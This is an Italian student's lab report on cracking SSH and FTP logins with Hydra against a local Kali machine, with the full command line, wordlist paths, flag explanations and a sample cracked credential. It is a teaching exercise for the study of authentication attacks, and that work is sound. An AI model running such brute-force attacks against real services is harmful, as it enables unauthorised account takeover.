W14D1 - Pratica (2)

DATA

Cybersecurity Analyst

Studente:
Andrea Scarmagnani
Docente:
Federico Daidone

Cyber Security & Ethical Hacking Giorno 2 – Authentication cracking con Hydra

Authentication cracking con Hydra

Traccia:

L'esercizio di oggi ha un duplice scopo:

-Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
-Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:
-Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
-Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Traccia 2 – suggerimento:

Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra.

Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando:


sudo apt install vsftpd

E poi avviare il servizio con

sudo service vsftpd start

Consegna:
1.Mi posiziono in NAT, utilizzate il comando sudo apt install seclists, sudo apt install vsftpd
2.Mi posiziono in rete interna, esercizio guidato su SSH da Kali a Kali
3. FTP da Kali a Kali
4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna) utente msfadmin password listadipassword (con msfadmin incluso)

-Qui sotto ho creato l'utente *test_user* con la password *testpsss;*
-Ho poi avviato il servizio ssh nella macchina;
-Per finire ho controllato che il servizio ssh fosse funzionante, collegandomi alla macchina;
ssh test_user@127.0.0.1



Ora andiamo a configurare Hydra per l'attacco:


hydra	Esegue Hydra
-L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt	**-L** carica la lista degli U**ser name**
-P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt	-P carica la lista delle **Password**
127.0.0.1	Indirizzo della macchina vittima
-V	Abilita il metodo Verbose, da più risultati durante i tentativi d'attacco
-t 64	Abilitiamo 64 tread, non fare se la macchina ha un processore piccolo.
ssh	Indichiamo il tipo di servizio da attaccare
-o List_hydra_test_user.txt	I risultati positivi li memorizza in questo file cosi da poterli recuperare in futuro.

E adesso qui la stringa da mettere nel terminale:

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 127.0.0.1 -V -t 64 ssh -o List_hydra_test_user.txt

Avendo attivato il metodo -V Verbose, di tanto in tanto restituisci lo status di come sta procedendo. Per ora ha stimato circa 357 tentativi al minuto e deve eseguire ancora circa 8295454999669 Finirà tra circa 47 ore.

[STATUS] **357.00 tries/min**, 357 tries in 00:01h, **8295454999669** to do in 387276143:**47h**, 38 active




A comando finito il risultato sarà come questo:

[22][ssh] host: 127.0.0.1 login: kali password: kali


Per accelerare il tutto ho cambiato i file riducendo il numero dei test da eseguire, modificando e portando in alto lo Username e password

/usr/share/seclists/Usernames/Lista_User_Personale.txt
/usr/share/seclists/Passwords/xato-net-10-million-passwords-10.txt

Qui sotto l'esempio fatto con il protocollo FTP:



Test se le credenziali sono funzionanti:



Cybersecurity Analyst 2023